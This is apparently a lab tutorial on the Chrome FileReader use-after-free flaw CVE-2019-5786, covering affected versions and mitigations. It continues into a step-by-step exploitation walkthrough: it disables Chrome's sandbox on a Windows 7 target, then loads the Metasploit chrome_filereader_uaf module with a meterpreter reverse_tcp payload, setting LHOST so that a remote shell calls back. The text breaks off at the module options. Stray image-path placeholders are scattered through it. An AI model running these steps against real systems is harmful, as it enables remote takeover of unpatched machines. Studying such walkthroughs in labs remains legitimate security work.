# CVE 2019-5786
# Chrome Browser FileReader(UAF) Vulnerability

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## Introduction

In March 2019, security updates were pushed for google chrome after the vulnerability was found in the google chrome version before 72.0.3626.121 running on windows 7 (32 bit). 72.0.3626.119 version of google chrome was prone to File Reader Vulnerability (CVE 2019-5786), which allowed the attackers to access data in an unauthorized way.

"File Reader" is an object in JavaScript that helps the applications made for web-only read the material or content stored inside the files asynchronously stored inside the computer. File Reader also uses File or Blob objects to specify the file or contents of the file to read.

In this vulnerability, "UAF" is also used which means Use-After-Free, which is a vulnerability related to the incorrect usage of dynamic memory allocation. Dynamic Memory allocation is designed to store large data in terms of amount & can also be known as heap. Sometimes during the program operation, if after the dynamic memory allocation, a program cannot clear the pointer of that particular memory location, due to this an attacker can use the error to hack into the system using that program.

Successful exploitation of the vulnerability could allow an attacker to execute arbitrary code or can be a reference of it to the program and navigate to the beginning of the code by using a pointer. After this successful execution, the attacker can get complete access to the victim's system.

**Severity**: Medium(6.5)

## Scope of Impact

### Affected Versions

- Google Chrome <=72.0.3626.121

### Unaffected Versions


- Google Chrome > 72.0.3626.121

## Mitigations

- Apply the stable update of google chrome provided by Google chrome to vulnerable systems
- Run all software also trusted ones as a non-privileged user(one without administrative access) to diminish the effects of a successful attack.
- Remind the users constantly on regular basis to not visit the un-trusted websites or follow links provided by unknown sources.
- Inform and teach all the users of that particular version of OS regarding the threats posed by hypertext links contained in emails or attachments especially from non-trusted sources.

# EXPLOIT:


1. Before starting the chrome, we must turn off the chrome.exe sandbox environment , for this open location where google chrome is installed on the system.



| Name | Date modified | Type | Size |
|---|---|---|---|
| 72.0.3626.119 | 2/26/2021 12:38 PM | File folder | |
| SetupMetrics | 2/26/2021 12:38 PM | File folder | |
| chrome | 2/20/2019 10:37 AM | Application | 1,499 KB |
| chrome.VisualElementsManifest | 2/26/2021 12:38 PM | XML Document | 1 KB |
| master_preferences | 2/26/2021 12:38 PM | File | 1 KB |


2. Now open command prompt at the location to chrome.exe, in my case is

> C:\Program Files\Google\Chrome\Application



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Google\Chrome\Application>
```


3. In windows 7 machine look at the IP address , just for the confirmation that when we will get the shell access of the system .



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\aksha>ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::179:9c78:7bd8:2083%11
   IPv4 Address. . . . . . . . . . . : 192.168.92.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.92.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

Tunnel adapter isatap.{3ECF5B78-796A-4505-8FF9-9730953FEF02}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\aksha>_
```


4. Now with the command prompt open with directory pointing to chrome.exe run the following command >
chrome.exe –no-sandbox

This command will open a chrome window with sandbox turned off




```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Google\Chrome\Application>dir
 Volume in drive C has no label.
 Volume Serial Number is 5C06-1D99

 Directory of C:\Program Files\Google\Chrome\Application

02/26/2021  12:38 PM    <DIR>          .
02/26/2021  12:38 PM    <DIR>          ..
02/26/2021  12:38 PM    <DIR>          72.0.3626.119
02/20/2019  10:37 AM         1,534,448 chrome.exe
02/26/2021  12:38 PM               410 chrome.VisualElementsManifest.xml
02/26/2021  12:38 PM               107 master_preferences
02/26/2021  12:38 PM    <DIR>          SetupMetrics
               3 File(s)      1,534,965 bytes
               4 Dir(s)  56,120,942,592 bytes free

C:\Program Files\Google\Chrome\Application>chrome.exe --no-sandbox

C:\Program Files\Google\Chrome\Application>
```

5. This will be the chrome window after the command:



You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

6. Now we will check the google chrome version



About Chrome

Google Chrome


Checking for updates
Version 72.0.3626.119 (Official Build) (32-bit)

Get help with Chrome

Report an issue

Google Chrome
Copyright 2021 Google Inc. All rights reserved.


7. Now lets move to the Linux system, starting the Metasploit console using command > msfconsole



```
┌──(root💀kali)-[/home/kali]
└─# msfconsole

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE true

msf6 >
```

8. Now we will search the chrome filereader exploit in msfconsole using


   search chrome_filereader



```
msf6 > search chrome_filereader

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  exploit/windows/browser/chrome_filereader_uaf  2019-03-21       manual  No     Chrome 72.0.3626.119 FileReader UaF exploit for Windows 7 x86


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/browser/chrome_filereader_uaf

msf6 > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/chrome_filereader_uaf) >
```

9. Now start with the exploit


- use 0
- set payload windows/meterpreter/reverse_tcp



```
msf6 > search chrome_filereader

Matching Modules
================

   #  Name                                           Disclosure Date  Rank    Check  Description
   -  ----                                           ---------------  ----    -----  -----------
   0  exploit/windows/browser/chrome_filereader_uaf  2019-03-21       manual  No     Chrome 72.0.3626.119 FileReader UaF exploit for Windows 7 x86

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/browser/chrome_filereader_uaf

msf6 > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/chrome_filereader_uaf) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/chrome_filereader_uaf) > █
```


10. Now set the remaining parts:

- set LHOST <ip>
- set URIPATH /



```
msf6 exploit(windows/browser/chrome_filereader_uaf) > options

Module options (exploit/windows/browser/chrome_filereader_uaf):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
